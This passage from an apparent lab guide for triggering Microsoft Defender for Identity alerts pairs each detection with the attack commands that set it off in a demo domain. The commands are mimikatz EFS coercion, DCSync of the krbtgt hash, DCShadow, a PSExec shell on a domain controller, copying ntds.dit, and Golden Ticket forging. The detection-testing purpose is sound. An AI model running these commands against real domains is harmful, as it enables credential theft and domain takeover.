309 | 
310 |
311 | # 14 - Suspicious network connection over Encrypting File System Remote Protocol
312 | This detection is triggered when an attacker tries to take over an AD Domain by exploiting a flaw in the Encrypting File System Remote (EFSRPC) Protocol.
313 |
314 | From a command line on a workstation run with a local admin account:
315 |
316 | *mimikatz # privilege::debug*
317 | *mimikatz # misc::efs /server:10.4.0.100 /connect:10.4.0.13 /noauth*
318 |
319 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
320 |
321 | Detail in the alert:
322 |
323 | 
324 |
325 | # 15 - Suspected DCSync attack (replication of directory services)
326 | If an attacker has the "DS-Replication-Get-Changes-All" permission for example, he can initiate a replication request to retrieve the data stored in Active Directory such as the krbtgt's password hash.
327 | In this detection, an alert is triggered when a replication request is initiated from a computer that isn't a DC.
328 |
329 | From a command line on a workstation run with a least local admin account :
330 |
331 | *mimikatz # privilege::debug*
332 | *mimikatz # lsadump::dcsync /domain:msdemo.local /user:krbtgt* => to retrieve the krbtgt's password hash and move to a golden ticket attack
333 |
334 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
335 |
336 | You should see the activities and the alert in the client machine timeline :
337 |
338 | 
339 |
340 | In the alert Compay Segundo failed to retrieve the DCsync (not enough permission):
341 |
342 | 
343 |
344 | # 16 - Suspected DCShadow attack (domain controller promotion) & (domain controller replication request)
345 | Two alerts are available but let's focus only on the "Domain controller replication request" alert; in this scenario, attackers strive to initiate a malicious replication request, allowing them to change Active Directory objects on a genuine DC, which can give the attackers persistence in the domain.
346 |
347 | From a command line on a workstation run with AD admin account :
348 |
349 | *mimikatz # privilege::debug*
350 | *mimikatz # lsadump::dcshadow /object:krbtgt /attribute=ntPwdHistory /value:0000000000*
351 | *mimikatz # lsadump::dcshadow /push*
352 |
353 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
354 |
355 | Detail in the alert :
356 |
357 | 
358 |
359 | # 17 - Remote code execution attempts
360 | MDI detects PSexec, Remote WMI, and PowerShell connections from a client machine to a DC. Attackers can execute remote commands on your DC or AD FS server to create persistence, collect cata or perform a denial of service (DOS).
361 |
362 | From a command line on a workstation run with AD admin account :
363 |
364 | *PSExec.exe -s -i \\msdemo-dc01 powershell.exe* => to start a PowerShell session on DC
365 |
366 | Tools available from : https://docs.microsoft.com/en-us/sysinternals/downloads/
367 |
368 | Detail in the alert :
369 |
370 | 
371 |
372 | # 18 - Data exfiltration over SMB
373 | This alert is triggered when suspicious transfers of data are observed from your monitored DCs, such as when an attacker copies the ntds.dit file from a DC to a workstation.
374 |
375 | From a command line on a workstation run with AD admin account :
376 | *PSEexec -s -i \\msdemo-DC01 cmd.exe* => to get a cmd session on a DC
377 | *Esentutl /y /i c:\windows\ntds\ntds.dit /d c:\windows\ntds.dit* => to get a copy of the ntds.dit file for an exfiltration
378 | *copy c:ntds.dit to z:* => copy the ntds.dit file from the DC to your workstation (Z:)
379 |
380 | Tools available from : https://docs.microsoft.com/en-us/sysinternals/downloads/
381 |
382 | Detail in the alert :
383 |
384 | 
385 |
386 | Keep in mind that MDI can also track files uploaded from workstation or server to a DC; this can be useful to detect abnormal activities (see https://github.com/DanielpFR/MDI/#tips-3--list-of-files-copied-from-a-client-to-dcs-over-the-last-30-days). You should see this type of activities from the user timeline :
387 |
388 | 
389 |
390 | # 19 - Suspected Golden Ticket usage (encryption downgrade) & (nonexistent account) & (Time anomaly) etc..
391 | MDI can detect 6 types of Golden Ticket attack; let see 2 of them.
392 | Using the krbtgt's password hash from the DCsync; attackers can now create a Kerberos ticket granting ticket (TGT) that provides authorization to any resource and set the ticket expiration to any arbitrary time. This fake TGT is called a "Golden Ticket" and allows attackers to achieve network persistence.
393 |
394 | From a command line on a workstation, run with local admin account:
395 |
396 | *mimikatz # privilege::debug*
397 | *mimikatz # lsadump::dcsync /domain:msdemo.local /user:krbtgt* => to get the krbgt's password hash needed for the /rc4:...
398 | *mimikatz # Kerberos::golden /domain:msdemo.local /sid:S-1-5-21-4112553867-xxxxxxxxxxxx /rc4:xxxxxxxxxxxxxxx /user:administrator /id:500 /groups:513,512,520,518,519 /ticket:administrator.kirbi* => create a fake TGT for the default administrator account (RID=500) and add sensitives RID groups
399 | *mimikatz # kerberos::ptt administrator.kirbi* => load the fake TGT
400 | *mimikatz # misc::cmd* => open a cmd
401 | *klist* => check if the TGT is loaded
402 | *ldp.exe* => then bind (digest) to an ldap server to use the fake TGT for encryption downgrade detection
403 |
404 | *mimikatz # privilege::debug*
405 | *mimikatz # lsadump::dcsync /domain:msdemo.local /user:krbtgt* => to get the krbgt's password hash needed for the /rc4:...
406 | *mimikatz # Kerberos::golden /domain:msdemo.local /sid:S-1-5-21-4112553867-xxxxxxxxxxxx /rc4:xxxxxxxxxxxxxxx /user:XYZ /id:500 /groups:513,512,520,518,519,1107 /ticket:XYZ.kirbi => create a fake TGT for the nonexistent account and add sensitives RID groups (valid for 2àmn)
407 | *mimikatz # kerberos::ptt XYZ.kirbi* => load the fake TGT
408 | *klist* => check if the TGT is loaded
409 | *ldp.exe* => then bind (digest) to an ldap server to use the fake TGT for nonexistent account detection
410 |
411 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
412 |
413 | Detail in the alert :
414 |
